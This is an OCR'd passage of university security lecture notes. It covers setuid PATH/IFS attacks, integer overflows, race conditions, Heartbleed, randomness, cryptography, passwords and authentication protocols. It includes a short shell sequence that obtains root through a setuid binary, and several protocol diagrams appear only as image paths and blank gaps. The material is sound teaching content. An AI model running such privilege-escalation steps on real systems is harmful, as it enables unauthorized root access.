uid=0(root) gid=0(root) groups=0(root)
```

Best avoid unnecessary use of the functionally rich command shell: `unlink("/var/log/msg");`

Exposure to environment II

We notify the developers of `/sbin/envdemo` ("responsible disclosure"). They eventually fix their code by using an absolute path (setting an environment variable to choose between `/bin/rm` and `/usr/bin/rm` for portability):

```
setenv("RM", "/bin/rm", 1)
system("$RM /var/log/msg");
```

Better now? No:

```
$ cp /bin/sh bin
$ export PATH=.:$PATH IFS=/
$ envdemo
# id
uid=0(root) gid=0(root) groups=0(root)
```

The Unix shell variable `IFS` (internal field separator) configures which characters separate words after parameter expansion. Typical application:

```
$ ( PATH=/bin:/usr/bin IFS=: ; ls -ld $PATH )
drwxr-xr-x 2 root  root   4096 Apr 23 09:06 /bin
drwxr-xr-x 4 root  root  86016 May 11 12:56 /usr/bin
```

The effect here: `/sbin/envdemo` executes the shell command

```
system("bin rm /var/log/msg");
```

Such vulnerabilities have led to the insight that the Unix shell should never be used in a setuid context. Modern shells therefore drop such privileges by setting the effective UID to the real UID.

Integer overflows

Integer numbers in computers behave differently from integer numbers in mathematics. For an unsigned 8-bit integer value, we have

```
255 + 1 == 0
  0 - 1 == 255
16 * 17 == 16
```

and likewise for a signed 8-bit value, we have

```
  127 + 1 == -128
-128 / -1 == -128
```

And what looks like an obvious endless loop

```
int i = 1;
while (i > 0)
  i = i * 2;
```

terminates after 15, 31, or 63 steps (depending on the register size).

Integer overflows are easily overlooked and can lead to buffer overflows and similar exploits. Simple example (OS kernel system-call handler):

```
char buf[128];

combine(char *s1, size_t len1, char *s2, size_t len2)
{
  if (len1 + len2 + 1 <= sizeof(buf)) {
    strncpy(buf, s1, len1);
    strncat(buf, s2, len2);
  }
}
```

It appears as if the programmer has carefully checked the string lengths to make a buffer overflow impossible.

But on a 32-bit system, an attacker can still set `len2 = 0xffffffff`, and the `strncat` will be executed because

$$\texttt{len1 + 0xffffffff + 1 == len1 < sizeof(buf)} \ .$$

Related are integer type vulnerabilities in C, e.g. careless conversions between signed (e.g., `int`, `long`) and unsigned (e.g., `unsigned long`, `size_t`) integer types: `(size_t) -1 > 0`.

Race conditions

Developers often forget that they work on a preemptive multitasking system. Historic example:

The xterm program (an X11 Window System terminal emulator) is setuid root and allows users to open a log file to record what is being typed. This log file was opened by xterm in two steps (simplified version):

1) Change in a subprocess to the real uid/gid, in order to test with `access(logfilename, W_OK)` whether the writable file exists. If not, creates the file owned by the user.
2) Call (as root) `open(logfilename, O_WRONLY | O_APPEND)` to open the existing file for writing.

The exploit provides as `logfilename` the name of a symbolic link that switches between a file owned by the user and a target file. If `access()` is called while the symlink points to the user's file and `open()` is called while it points to the target file, the attacker gains via xterm's log function write access to the target file (e.g., `~root/.rhosts`).

Insufficient parameter checking

Historic read buffer overflow example in a smartcard:

ISO 7816-3 T=0 application protocol data unit (APDU) exchange:

```
reader -> card:     CLA INS P1 P2 LEN
card   -> reader:   INS
card  <-> reader:   ... LEN data bytes ...
card   -> reader:   90 00
```

All exchanges start with a 5-byte header in which the last byte identifies the number of bytes to be exchanged.

In some vulnerable smartcard implementations, the routine for sending data from the card to the reader blindly trusted the LEN value received.

Attackers could simply provide longer LEN values than intended by the protocol. They then received RAM content beyond the data-transmission buffer, including from areas which contained secret keys.

Two decades later, essentially the same vulnerability was discovered in OpenSSL a widely used implementation of the TLS encryption protocol, giving unauthenticated HTTPS users unauthorized access to 64 kilobyte chunks of memory content, which occasionally contained valuable secret keys. (CVE-2014-0160 “Heartbleed”)

Random bit generation I

In order to generate the keys and nonces needed in cryptographic protocols, a source of random bits unpredictable for any adversary is needed. The highly deterministic nature of computing environments makes finding secure seed values for random bit generation a non-trivial and often neglected problem.

Example (insecure)

The Netscape 1.1 web browser used a random-bit generator that was seeded from only the time of day in microseconds and two process IDs. The resulting conditional entropy for an eavesdropper was small enough to enable a successful brute-force search of the SSL encryption session keys.

Ian Goldberg, David Wagner: Randomness and the Netscape browser. Dr. Dobb's Journal, January 1996.
`http://www.eecs.berkeley.edu/~daw/papers/ddj-netscape.html`

Random bit generation II

Examples for sources of randomness:

- dedicated hardware (amplified thermal noise from reverse-biased diode, unstable oscillators, Geiger counters)
- high-resolution timing of user behaviour (key strokes, mouse movement)
- high-resolution timing of peripheral hardware response times (e.g., disk drives)
- noise from analog/digital converters (sound card, camera)
- network packet timing and content
- high-resolution time

None of these random sources alone provides high-quality statistically unbiased random bits, but such signals can be fed into a hash function to condense their accumulated entropy into a smaller number of good random bits.

Random bit generation III

The provision of a secure source of random bits is now commonly recognised to be an essential operating system service.

Example (good practice)

The Linux `/dev/random` device driver uses a 4096-bit large *entropy pool* that is continuously hashed with keyboard scan codes, mouse data, inter-interrupt times, and mass storage request completion times in order to form the next entropy pool. Users can provide additional entropy by writing into `/dev/random` and can read from this device driver the output of a cryptographic pseudo random bit stream generator seeded from this entropy pool. Operating system boot and shutdown scripts preserve `/dev/random` entropy across reboots on the hard disk.

`http://www.cs.berkeley.edu/~daw/rnd/`
`http://www.ietf.org/rfc/rfc1750.txt`

Penetration testing / flaw hypothesis method

- Put together a team of software developers with experience on the tested platform and in computer security.
- Study the user manuals and (where available) the design documentation and source code of the target of evaluation.
- Based on the information gained, prepare a list of potential flaws that might allow users to violate the claimed/documented security policy (vulnerabilities). Consider in particular:
  - System control structure (interactions between parts and users)
  - Common programming pitfalls
  - Historic vulnerabilities and attack strategies (see page 86)
  - Gaps in the documented functionality

    A missing documented error message for an invalid parameter suggests that the programmer forgot to add the check.
  - Rarely used, exotic, or recently added functions or commands
- Sort the list of flaws by estimated likelihood and ease of testing.
- Test for these flaws until available time or budget is exhausted.
- Add new flaw hypotheses as test results provide further clues.

Richard R. Linde: Operating system penetration. `http://dx.doi.org/10.1145/1499949.1500018`

Fuzz testing

Automatically generate random, invalid and unexpected program inputs, until one is found that crashes the software under test.

Then investigate the cause of any crash encountered.

Surprisingly productive technique for finding vulnerabilities, especially buffer overflows, memory-allocation and inband-signaling problems.

Strategies to increase code coverage:

- Mutation fuzzing: randomly modify existing valid test examples.
- Structure-aware fuzzing: test generator has syntax description of file formats or network packets, generates tests that contain a mixture of valid and invalid fields.
- GUI fuzzing: send random keyboard and mouse-click events.
- White-box fuzzing: use static program analysis, constraint solving to generate test examples.
- Gray-box fuzzing: use code instrumentation instead of program analysis
- Evolutionary fuzzing: mutation fuzzing with feedback from execution traces.

  american fuzzy lop: `http://lcamtuf.coredump.cx/afl/`

Cryptography – secure hash function

A *hash function* $h : \{0,1\}^* \to \{0,1\}^n$ maps variable-length bit strings to short, fixed-length bit strings using an efficient deterministic algorithm such that the probability of a collision $h(X) = h(Y)$ for typical inputs $X \neq Y$ is minimized.

A *secure hash function* aims to be *collision resistant*, i.e. to make it *computationally infeasible* for anyone to find any pair of input strings X and Y such that $h(X) = h(Y)$ with $X \neq Y$.

Collisions for *any* function with 2^n possible outputs can likely be found in about $\sqrt{2^n} = 2^{n/2}$ steps ("birthday problem"). So if attacks with $< 2^{100}$ steps are feasible, a secure hash function must output $n > 200$ bits.

Commonly used standards for collision-resistant, secure hash functions:

- SHA-2 family ($n = 224, 256, 384, 512$)
  - for 32-bit CPUs: SHA-224, SHA-256 (≈ 20 cycles/byte)
  - for 64-bit CPUs: SHA-384, SHA-512, SHA-512/224, SHA-512/256 (≈ 10 cycles/byte)
- SHA-3 (arbitrary output length)

Earlier attempts MD4, MD5 ($n = 128$) and SHA-1 ($n = 160$) have suffered collisions and are no longer recommended for applications that require *collision resistance*.

Cryptography – message authentication code (MAC)

A message authentication code function

$$\text{Mac} : \{0,1\}^k \times \{0,1\}^* \to \{0,1\}^n$$

maps a k-bit private key K and a variable-length message M to an n-bit tag $\text{Mac}_K(M)$, such that any opponent who does not know key K cannot guess the tag $\text{Mac}_K(M)$ correctly with probability better than $\approx 2^{-n}$. ("existential unforgeability")

We assume here

- the opponent can query $\text{Mac}_K(M')$ for many other messages $M' \neq M$;
- the opponent knows the definition (source code) of the MAC used, except for key K (Kerckhoffs' principle);
- K was picked uniformly at random out of $\{0,1\}^k$.

Common standard functions for message authentication codes:

- CMAC-AES – block-cipher based
- HMAC-MD5, HMAC-SHA-1, HMAC-SHA-2, SHA-3 – hash based

Cryptography – private-key encryption scheme

A private-key (or symmetric) encryption scheme is a pair of functions

$$\text{Enc} : \{0,1\}^k \times \{0,1\}^* \to \{0,1\}^{*+v}$$
$$\text{Dec} : \{0,1\}^k \times \{0,1\}^{*+v} \to \{0,1\}^*$$

where Enc is an efficient, non-deterministic function (randomized algorithm) that maps a k-bit private key K and a variable-length plaintext message M to a v bits longer ciphertext message $C = \text{Enc}_K(M)$ such that $M = \text{Dec}_K(C)$ where Dec is an efficient deterministic algorithm, and such that an opponent who does not know K must not be able to learn anything new about M (other than the length of M) from being able to observe $C = \text{Enc}_K(M)$.

We assume here

- the opponent can query $\text{Enc}_K(M')$ for many different plain-text messages M' (including M);
- the opponent knows the definition (source code) of Enc and Dec, except for key K (Kerckhoffs' principle);
- K was picked uniformly at random out of $\{0,1\}^k$.

Cryptography – authenticated encryption scheme

Private-key encryption schemes can be used to ensure message confidentiality and message-authentication codes can be used to offer message integrity, **but not visa versa**. Some care is needed to to provide both confidentiality and integrity at the same time.

An *authenticated encryption scheme* (AE) is a private-key encryption scheme that also provides *ciphertext integrity*, that is its decryption function will reject as invalid any ciphertext message that was not generated by the encryption function using the same private key K. An opponent will not be able to forge a valid new ciphertext (e.g., by manipulating another valid ciphertext they have received before) that the decryption function will then accept.

One way to implement an authenticated encryption function is use a key-derivation function (KDF) to derive from a private key K two different new keys K_e and K_m for use with a private-key encryption function Enc and a message authentication function Mac. The authenticated encryption function then first encrypts the plain-text message M and then appends the message authentication code of the ciphertext (which may also cover associated plain-text data, AEAD):

$$\{M\}_K = \mathsf{Enc}_{K_\mathsf{e}}(M) \| \mathsf{Mac}_{K_\mathsf{m}}(\mathsf{Enc}_{K_\mathsf{e}}(M)), \quad \text{where } K_\mathsf{e} \| K_\mathsf{m} = \mathsf{KDF}(K)$$

The authenticated decryption function first recomputes and compares the appended MAC of the ciphertext, and aborts with an error if it does not match, before decrypting the included ciphertext.

Standard AEAD schemes: AES-GCM, AES-CCM, AES-EAX, AES-OCB

Getting this right is surprisingly difficult: don't invent your own schemes without security proof.

Public-key cryptography

Opponents may see PK, but not SK.

Key exchange

- $(PK_A, SK_A) \leftarrow \mathsf{Gen}$ — public/secret key-pair generation by Alice
- $(PK_B, SK_B) \leftarrow \mathsf{Gen}$ — public/secret key-pair generation by Bob
- $K = \mathsf{DH}(SK_A, PK_B) = \mathsf{DH}(PK_A, SK_B)$ — key derivation from exchanged public keys

Digital signature

- $(PK, SK) \leftarrow \mathsf{Gen}$ — public/secret key-pair generation
- $S \leftarrow \mathsf{Sign}_{SK}(M)$ — signature generation using secret key
- $\mathsf{Vrfy}_{PK}(M', S) = 1 \Leftrightarrow M \stackrel{?}{=} M'$ — signature verification using public key

Probabilistic algorithms: Gen and Sign may access a random-bit generator that can toss coins (uniformly distributed, independent).

Notation: $\leftarrow$ assigns the output of a probabilistic algorithm.

Identification and entity authentication

Needed for access control and auditing. Humans can be identified by

- something they are

  Biometric identification: iris texture, retina pattern, face or fingerprint recognition, finger or hand geometry, palm or vein patterns, body odor analysis, etc.

- something they do

  Handwritten signature dynamics, keystroke dynamics, voice, lip motion, etc.

- something they have

  Access tokens: physical key, id card, smartcard, mobile phone, PDA, etc.

- something they know

  Memorised secrets: password, passphrase, personal identification number (PIN), answers to questions on personal data, etc.

- where they are

  Location information: terminal line, telephone caller ID, Internet address, mobile phone or wireless LAN location data, GPS


For high security, several identification techniques need to be combined to reduce the risks of false-accept/false-reject rates, token theft, carelessness, relaying and impersonation.

Passwords / PINs

Randomly picked single words have low entropy, dictionaries have less than 2^{18} entries. Common improvements:

- restrict rate at which passwords can be tried (reject delay)
- monitor failed logins
- require minimum length and inclusion of digits, punctuation, and mixed case letters
- suggest recipes for difficult to guess choices (entire phrase, initials of a phrase related to personal history, etc.)
- compare passwords with directories and published lists of popular passwords (person's names, pet names, brand names, celebrity names, patterns of initials and birthdays in various arrangements, etc.)
- issue randomly generated PINs or passwords, preferably pronounceable ones
- encourage use of a password manager, machine-generated tokens, and use of independent passwords for each trust domain

Examples of human-generated PINs and passwords




```
123456
123456789
qwerty
12345678
111111
1234567890
1234567
password
123123
987654321
qwertyuiop
123321
666666
7777777
1q2w3e4r
654321
555555
1q2w3e4r5t
123qwe
zxcvbnm
1q2w3e
```

Left: 4-digit password distribution from RockYou breach (compiled by Joseph Bonneau)
Right: selection of Keeper top-25 most common passwords leaked in 2016

Implement password verifications

Other password related problems and security measures:

- Trusted path – user must be sure that entered password reaches the correct software ($\rightarrow$ Ctrl+Alt+Del on Windows NT aborts any GUI application and activates proper login prompt)
- Confidentiality of password database – instead of saving password P directly or encrypted, store only $h(P)$, where h is a one-way hash function $\rightarrow$ no secret stored on host
- Brute-force attacks against stolen password database – store $(S, h^n(S\|P))$, where a one-way hash function h is iterated n times to make the password comparison inefficient, and S is a nonce ("salt value") that is concatenated with P to prevent comparison with precalculated hashed dictionaries.

  PBKDF2 is a widely used password-based key derivation function using this approach.
- Eavesdropping – one-time passwords, authentication protocols.
- Inconvenience of multiple password entries – single sign-on.

Authentication protocols

Authentication protocols allow a *claimant* to prove their identity to a *verifier* by showing their knowledge of a secret key.

They aim to prevent *masquerade* (C pretending to be A) involving

- replay attacks – using a previously transmitted message
- reflection attacks – returning a previous message to its originator
- interleaving attacks – using information from one or more ongoing or previous authentication exchanges

Authentication protocols perform *challenge–response* exchanges of tokens that include unforgeable *cryptographic check values* such as

- message authentication codes, digital signatures

and *time variant parameters* (nonces) such as

- timestamps, sequence numbers, random numbers

generated such that they are extremely unlikely to repeat during the lifetime of an associated cryptographic key.

BS ISO/IEC 9798 Security techniques – Entity authentication. `https://bsol.bsigroup.com/`

Authentication protocols – properties

- the number of message roundtrips required
- whether they provide unilateral or mutual authentication
- the key infrastructure that needs to be set up in advance
- whether they involve a trusted third party (CA, KDC)
- what key entropy is required, whether keys can be revoked
- the computational effort required by each side

  Performance matters both for high-end network servers that authenticate hundreds or thousands of users per second, as well as for resource-constrained devices, such as radio-frequency identification (RFID) tags. Symmetric-cryptography schemes, such as MACs, are much faster to compute than asymmetric ones, such as digital signatures.
- their scalability

  Can we operate many verifiers concurrently without synchronization?
- the number of bits exchanged

  Sequence numbers can be much shorter than timestamps or unique/unguessable random numbers, and message-authentication codes can be much shorter than digital signatures.
- the security properties offered, and how easy these are to prove
- their privacy protections


  Are identities revealed to unauthorized parties, such as eavesdroppers or fake verifiers?
- their ability to carry and protect additional transaction data or to even protect an entire stream of exchanged messages

Authentication protocols – notation

A, B, C, S	Protocol participants ("principals")
T_X	Timestamp generated by participant X
N_X	Sequence number generated by participant X
R_X	Random number generated by participant X
K_{XY}	Symmetric key shared between participants X and Y
PK_X, SK_X	Public/secret key pair generated by participant X
M	Optional message field (to identify which key to use, to include transaction data, etc.)
,	Unambiguous concatenation of protocol fields
$[X]_K$	$= (X, \mathsf{Mac}_K(X))$, i.e. protect integrity of message X by appending a MAC
$\{X\}_K$	apply authenticated encryption to message X
$[Y]\{X\}_K$	apply authenticated encryption to message X, with additional plaintext data Y included in integrity protection


One-pass authentication (unilateral)

Password or PIN:



Problem: Eavesdropper can replay K_{AB}.

MAC of implicit timestamp:




Once B has seen $\mathsf{Mac}_{K_{AB}}(T_A)$ it should not accept any $\mathsf{Mac}_{K_{AB}}(T'_A)$ with $T'_A \leq T_A$.

Search and clock-offset/frequency tracking needed if clocks are not synchronized.

May include optional message M.

Example: RSA SecurID, TOTP (RFC 6238)


MAC of implicit counter:



Token can be short (for manual entry), but B must remember (or search for) N_A.

Once B has seen $\mathsf{Mac}_{K_{AB}}(N_A)$ it should not accept any $\mathsf{Mac}_{K_{AB}}(N'_A)$ with $N'_A \leq N_A$.

MAC of explicit counter:



As above, but no search needed if some N_A were lost.

Examples: Chip Authentication Program (e.g., Barclays PINsentry) "Identify" function, some car key remote fobs ($M \in \{\text{lock}, \text{unlock}\}$)


Two-pass authentication (unilateral)

One-pass protocols have several problems, such as


- the verifier B has to keep state (last seen counter/timestamp from A) to detect replay attacks. If there are multiple instances of verifier B, this state has to be synchronized among them (e.g., web content distribution network, door access-control smartcard readers);
- messages may have been sent long before the verifier sees them.

These problems can be avoided using challenge–response protocols:

MAC of random challenge




Signature of random challenge




Mutual authentication

In the protocols seen so far, A gains no assurance about the identity of B.

Two-pass mutual authentication with MAC of time or counter:




Three-pass mutual challenge–response with MAC:




Reflection attack

Remember three-pass mutual challenge–response with MAC:



In some applications, principals can act as both claimants and verifiers, and may support concurrent protocol sessions. Attacker A' could masquerade as A by returning the challenge to B in second session:



Solutions: Unidirectional keys $K_{AB} \neq K_{BA}$ or include id of originator in MAC.
Avoid using the same key for multiple purposes!
Use explicit information in protocol packets where possible!

Needham–Schroeder protocol / Kerberos

Trusted third party based authentication with symmetric cryptography:

$$
\begin{aligned}
A \to S: &\quad A, B \\
S \to A: &\quad \{T_S, L, K_{AB}, B, \{T_S, L, K_{AB}, A\}_{K_{BS}}\}_{K_{AS}} \\
A \to B: &\quad \{T_S, L, K_{AB}, A\}_{K_{BS}}, \{A, T_A\}_{K_{AB}} \\
B \to A: &\quad \{T_A + 1\}_{K_{AB}}
\end{aligned}
$$

User A and server B do not share a secret key initially, but authentication server S shares secret keys with everyone. A requests a session with B from S. S generates session key K_{AB} and encrypts it separately for both A and B. These "tickets" contain a timestamp T_S and lifetime L to limit their usage time.

Variants of the Needham–Schroeder protocol are used in the Kerberos and Microsoft Active Directory single sign-on systems, where K_{AS} is derived from a user password.

R. Needham, M. Schroeder: *Using encryption for authentication in large networks of computers.* CACM 21(12)993–999,1978. `http://doi.acm.org/10.1145/359657.359659`

Network security

"It is easy to run a secure computer system. You merely have to disconnect all connections and permit only direct-wired terminals, put the machine in a shielded room, and post a guard at the door." — Grampp/Morris

Problems:


- Wide area networks allow attacks from anywhere, often via several compromised intermediary machines, international law enforcement difficult
- Commonly used protocols not designed for hostile environment
  - authentication missing or based on source address, cleartext password, or integrity of remote host
  - missing protection against denial-of-service attacks
- Use of bus and broadcast technologies, promiscuous-mode network interfaces
- Vulnerable protocol implementations
